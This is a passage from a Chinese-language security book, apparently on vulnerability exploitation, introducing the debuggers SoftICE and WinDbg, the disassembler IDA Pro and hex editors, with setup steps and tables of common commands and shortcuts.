当 Compuware SoftICE Driver Suite 驱动套件出现后，SoftICE 的安装问题似乎就变成了历史性话题。我们可以轻松地在 Windows XP 上安装并设置 SoftICE。我目前使用的就是 Compuware SoftICE Driver Suite Release 2.7。



题外话：SoftICE 被呼出时会独占 CPU，中断一切进程和消息。例如，随着调试的进行，您会发现 Windows 桌面右下角的时间开始出现偏差，因为时钟也被中断了。由于 Windows 的截图热键“print screen”和其他的截图软件都会被中断，如果不用虚拟机，要获得一张 SoftICE 的运行截图着实要花一番工夫。我甚至曾在一些文献中看到用数码相机拍下的 SoftICE 运行界面。

图 3.2.1 是安装好后默认的 SoftICE 界面，包括了常用的寄存器信息、反汇编信息和命令执行情况等。




图 3.2.1 SoftICE 调试界面

默认的 SoftICE 界面很小，字体和显示行数看起来都不是很舒服，通常需要进行进一步设置才能顺手地使用。SoftICE 有一套设置窗口属性的命令用来自定义工作界面。

从开始菜单中找到“Compuware SoftICE Driver Suite”下 SoftICE 的“Settings”，打开后如图 3.2.2 所示。




图 3.2.2 SoftICE 配置界面

选择“General”，可以看到在默认安装的情况下，SoftICE 的初始化命令只有一条：X。在“Initialization”编辑框中输入如下命令：

`Faults off ; set font 2 ; lines 44 ; data 3 ; dd ; dex 3 ss:esp ; data 0 ; wc 20 ; code on ; X ;`

这样，调试界面就变得比较顺眼了。这串初始化命令的含义如表 3-2-1 所示。

表 3-2-1 初始化命令的含义

命 令	解 释
Faults off	关闭错误提示。SoftICE 在加载进程时总是会发出一些错误警告
set font 2	设置 2 号字体。SoftICE 有 3 种字体，默认情况为小号字，2 号字体为中号字
Lines 44	Lines 命令用于设置界面显示的行数，显示范围是 25~128，这里总共显示 44 行
data 3	打开 3 号窗口
Dd	按照 DWORD 显示数据
dex 3 ss:esp	在 3 号窗口中显示栈信息
data 0	设置 0 号窗口（命令输入窗口）为当前窗口
wc 20	代码窗口占 20 行
Code on	显示机器代码
X	显示调试界面

在调试时，首先选择从开始菜单中通过“Start SoftICE”启动批处理文件“ntice.bat”，运行 SoftICE，然后通过开始菜单中的“Symbol Loader”启动装载界面，选择要装载运行的 PE 文件，最后单击“装载运行”按钮，运行程序，如图 3.2.3 所示。




图 3.2.3 用 SoftICE 加载进程

程序运行起来后，用快捷键 Ctrl+D 即可激活 SoftICE，调出调试界面。

SoftICE 的调试命令非常多，这里作为入门性介绍，只给出几个最常用的命令让您上手。

(1) 基础调试命令（如表 3-2-2 所示）

表 3-2-2 基础调试命令

功 能	命 令	解 释
单步执行	t 或者 F8	step into, 单步执行, 遇到函数进入执行
	p 或者 F10	step over, 单步执行, 遇到函数不跟入
	p ret 或者 F12	step out, 执行到当前函数结束
执行到指定位置 go	g [地址]	如不跟地址, 将把控制权交还进程持续执行; 如跟地址, 则执行到指定地址所在的指令后停下
断点命令	bl	列出当前所有断点 (breakpoint list)
	be [断点 ID *]	激活断点, 其中, 断点 ID 可以是多个, 用空格或逗号隔开, 如果用 “*”, 则激活所有断点 (breakpoint enable)
	bd [断点 ID *]	禁用断点, 参数同上 (breakpoint disable)
	bc [断点 ID *]	清除断点, 参数同上 (breakpoint clear)
	bpx [地址 函数名]	为指定的地址或 API 函数下断点
	bpm [数据类型][地址] [访问类型]	内存断点。数据类型可以是 b 字节、w 字(双字节)、d 双字(四字节); 访问类型可以是 r 只读、w 写、rw 读写

(2) 信息查看与编辑命令（如表 3-2-3 所示）

表 3-2-3 信息查看与编辑命令

功 能	命 令	说 明
数据显示 (Display)	db [地址]	按照字节模式显示内存数据 (display byte)
	dw [地址]	按照字 (双字节) 模式显示内存数据 (display word)
	dd	按照双字 (四字节) 模式显示内存数据 (display dword)
	ds	按短整型模式显示内存数据 (display short)
	dl	按长整型模式显示内存数据 (display long)
数据编辑 (Edit)	eb [地址] [数据]	按字节模式将数据写入内存任意地址 (edit byte)
	ew [地址] [数据]	按字模式将数据写入内存任意地址 (edit word)
	ed [地址] [数据]	按双字模式将数据写入内存任意地址 (edit dword)
	es [地址] [数据]	按短整型模式将数据写入内存任意地址 (edit short)
	el [地址] [数据]	按长整型模式将数据写入内存任意地址 (edit long)
栈帧显示	stack	显示当前栈帧信息
编辑寄存	r [寄存器名] [值]	修改或查看寄存器的值, 如 r eax 0
反汇编	u [地址]	对指定地址的二进制进行反汇编并显示

命令虽然比较多,但实际上只要知道 bp 是下断点, d 是显示数据 (display), e 是修改数据 (edit), 再记住三个单步的快捷键, 以及用快捷键 Ctrl+D 在操作系统和 SoftICE 之间切换控制权, 您就可以上手进行最简单的跟踪和调试了。

如果想深入学习, 您可以在看雪学院 (<http://www.pediy.com/>) 找到 SoftICE 的命令手册和使用教程。

3.3 WinDbg 简介

个人感觉, WinDbg 的风格介于 OllyDbg 和 SoftICE 之间, 是一款比较“温和”的调试器, 其调试界面如图 3.3.1 所示。它可以调试内核, 但却不像 SoftICE 那么暴力, 总是中断操作系统; 它保留了一部分 Visual Studio 中常用的快捷按钮, 也保留了和 SoftICE 一样丰富的调试命令。从功能上讲, 它可以设置异常复杂的断点条件逻辑, 在这一点上丝毫不比 SoftICE 和 OllyDbg 逊色。




图 3.3.1 WinDbg 调试界面



从 WinDbg 功能界面上那些熟悉的调试快捷按钮上很容易找到 Visual Studio 6.0 的影子。比起 OllyDbg 绚丽的 GUI 界面，一些初学者不喜欢它稍显干瘪的界面和繁多的调试命令。然而由于“师出微软嫡系”，WinDbg 更像是一个正规的调试器，因此其“粉丝团”大多集中于“规规矩矩”的程序员。

WinDbg 的主要功能都是靠调试命令来完成的，而且这些命令很大程度上和 SoftICE 所使用的调试命令类似。这里给出一些最常用的命令。这些命令大多是英文单词的缩写，所以结合单词的含义更容易被掌握。

调试功能的命令如表 3-3-1 所示。

表 3-3-1 调试功能的命令

功 能	命 令	说 明
单步调试	t 或者 F11	单步，遇到函数跟进（step into）
	p 或者 F10	单步，遇到函数跳过（step over）
	Shift + F11	跳出当前函数（step out）
执行到指定位置 (Go)	g [地址 函数名]	持续执行到指定位置的指令
	gh [地址 函数名]	持续执行时，如果遇到异常则中断
	gn [地址 函数名]	持续执行时，即使遇到异常也忽略
断点功能 (Break Point)	bl	列出已设置的断点。显示结果中，第一列为断点的 ID；第二列为断点当前状态，‘e’表示断点处于活动状态（enable），‘d’表示断点暂时被禁用；第三列为断点的位置（breakpoint list）
	be [断点 ID]	激活断点（breakpoint enable）
	bd [断点 ID]	禁用断点（breakpoint disable）
	bc [断点 ID]	清除断点（break point clear）
	bp [地址 函数名]	设置断点。如不指定地址，则在当前指令上下断点。注意，这里介绍的是最基础的断点方式，WinDbg 中可以结合地址、函数名、消息等各种条件设置很复杂的断点。此外，bu、bm 等命令也可设置断点
反汇编功能	u	反汇编当前指令后的几条指令
	u [起始地址]	从指定的地址开始反汇编
	u [始址] [终址]	反汇编指定地址区间的机器代码

信息显示与编辑功能如表 3-3-2 所示。

表 3-3-2 信息显示与编辑功能

功 能	命 令	说 明
数据显示 (Display)	d [地址]	显示内存数据。默认情况下按照字节和 ASCII 显示，即等同于 DB 命令。如果修改了显示模式，再次使用时则与最后一次数据显示命令所使用的显示模式相同
	db [地址]	按照字节模式显示内存数据 (display byte)
	dd [地址]	按照双字模式显示内存数据 (display dword)
	dD	按双精度浮点数的模式显示内存数据。注意这条命令和前面一条命令是区别大小写的 (display Double Float)
	da	按 ASCII 模式显示 (display ASCII)
	du	按 Unicode 模式显示 (display Unicode)
	ds	按字符串模式显示。注意，在没有 '\0' 作为字符串结束时，不要輕易用这条命令打印内存，否则 WinDbg 会将遇到的第一个 NULL 前的东西都打印出来 (display String)
	dt	套用已知的数据结构模板 (structure) 显示内存。这个命令很有用，例如，在调试堆时可以直接用这个命令把内存按照堆表的格式显示出来。关于这条命令的详细用法，请参照 WinDbg 自带的帮助文件 (display Type)
数据编辑 (Edit)	e [地址] [数据]	修改任意内存地址的值
	Eb`	以字节形式写入
	ed [地址] [数据]	以双字形式写入
	ea [地址] [数据]	以 ASCII 字符形式写入，注意，ASCII 字符串需要加双引号
	eu [地址] [数据]	以 Unicode 字符形式写入，注意，Unicode 字符串需要加双引号
栈帧的显示	k [x]	由栈顶开始列出当前线程中的栈帧，x 为需要回溯的栈帧数
	kb [x]	栈帧回溯命令带上 'b' 后，可以额外显示 3 个传递给函数的参数
寄存器的显示 (Register)	r [寄存器名]	r 命令显示当前所有寄存器值，也可以用来显示指定寄存器的值，例如，reax 就只显示 EAX 的值
模块显示 (List Module)	lm	列出当前已经读入的所有模块，如动态链接库 (list module) 等
反汇编功能	u	反汇编当前指令后的几条指令并显示
	u [起始地址]	从指定的地址开始反汇编
	u [始址] [终址]	反汇编指定的地址范围区间的机器代码



3.4 IDA Pro 简介

IDA Pro 无疑是当今最强大的反汇编软件，其工作界面如图 3.4.1 所示。虽然目前的 IDA 版本也可以做一些简单的动态调试工作，但大多数情况下我们主要使用它的静态反汇编功能。

很多工具都能把二进制的机器代码翻译成汇编指令，但为什么提起反汇编工具，IDA 永远都是首屈一指的强者呢？这是因为 IDA 拥有强大的标注功能。

即使是对汇编语言非常精通的程序员，也无法直接阅读成千上万行汇编指令。我们需要把庞大的汇编指令序列分割成不同层次的单元、模块、函数，对其逐个研究，最终摸清楚整个二进制文件的功能。

所谓逆向的过程，在很大程度上就是对这些代码单元的标注。每当我们弄清楚一个函数的功能时，我们就会对这个函数起一个名字。使用 IDA 对函数进行标注和注解可以做到全文交叉引用，也就是说，标注一个常用函数后，整个程序对这个函数的调用都会被替换成我们所标注的名字，这可比直接对内存地址的调用形式好理解多了（通常情况下，反汇编得到的函数调用往往都是对内存地址的调用）。




图 3.4.1 IDA 工作界面

对汇编代码的标注可以自上而下进行，也可以自下而上进行。自上而下是指从 main 函数

开始标注, 相当于对函数调用图从树根开始遍历; 自下而上逆向是指从比较底层的经常被调用的子函数开始标注, 每标注一个这样的底层函数, 代码单元的可读性就会增加许多, 当最终标注到 `main` 函数时, 整个程序的功能和流程就基本上可以掌握了。大多数情况下, 我会从两个方向同时开始逆向。

除了在人工标注时 IDA 提供了交叉引用、快速链接等功能外, IDA 的自动识别和标注功能也是最优秀的。目前的 IDA 版本能够自动标注 VC、Borland C、Delphi、Turbo C 等常见编译器中的标准库函数。试想一下, 在反汇编的结果中发现所有的 `memcpy`、`printf` 函数都已经被自动标注好的时候是什么感觉。

IDA 好像是一张二进制的地图, 通过它的标注功能可以迅速掌握大量汇编代码的架构, 不至于在繁杂的二进制迷宫中迷失方向。目前版本的 IDA 甚至可以用图形方式显示出一个函数内部的执行流程。在反汇编界面中按空格键就可以在汇编代码和图形显示间切换, 如图 3.4.2 所示。




图 3.4.2 IDA 的图形显示界面

IDA 的扩展性非常好, 除了可以用 IDA 提供的 API 接口和 IDC 脚本扩展它自身外, IDA 还可以把标注好的函数名、注释等导入 OllyDbg, 让我们在动态调试的时候也不会走晕。如果把 IDA 自身的标注比作纸质地图, 那么这个功能就相当于车载 GPS 的电子地图了。

这里给出几个 IDA 中常用的快捷键命令, 如表 3-4-1 所示。

表 3-4-1 常用的快捷键命令

快捷键	功能
;	为当前指令添加全文交叉引用的注释
n	定义或修改名称, 通常用来标注函数名
g	跳转到任意地方观察代码
Esc	返回到跳转前的位置
D	分别按字节、字 (双字节)、双字 (四字节) 的形式显示数据
A	按照 ASCII 形式显示数据

知道这几个快捷键, 您就可以上手去标注汇编代码了。彻底掌握 IDA 不是一两天就能做到的, 由于在漏洞利用中我们主要使用的是动态调试工具, 所以 IDA 的许多高级特性 (如编写 IDC 脚本等) 本书暂不介绍。如果在漏洞分析时需要进行静态反汇编, 本书会结合案例给予适当补充。

3.5 二进制编辑器

漏洞调试总是需要和二进制打交道。一款方便易用的十六进制编辑软件可以让您打开任意的二进制文件, 方便地跳到某处偏移, 查看或修改那里的机器代码。

比较著名的十六进制编辑器包括 Ultra Edit、Hex Workshop 和 WinHex。

Ultra Edit 的功能如图 3.5.1 所示, 这是 9.0 版本的界面。您可以用它以二进制形式轻易地打开任何文件并进行编辑、查找、替换等操作。用它可以方便地完成机器代码的修改或者 shellcode 的编辑。




图 3.5.1 Ultra Edit 编辑界面

二进制编辑只是 Ultra Edit 的一项功能。正如它的名字, 这是一个超级编辑器, 它还可以作为几乎所有常见编程语言的编辑器。例如, 在打开扩展名为 C 的文件时, 它将提供 C 语言中的关键字、语法标注、函数识别等功能, 有些功能甚至比微软 SDK 中的文本编辑器还方便。

Hex Workshop 是一款和 Ultra Edit 类似的十六进制编辑软件, 只是它更关注于二进制本身, 其编辑界面如图 3.5.2 所示。它可以方便地进行十六进制编辑、插入、填充、删除、剪切、复制和粘贴工作, 配合查找、替换、比较、计算校验和等命令使工作更加快捷, 并附带计算器和转换器工具。

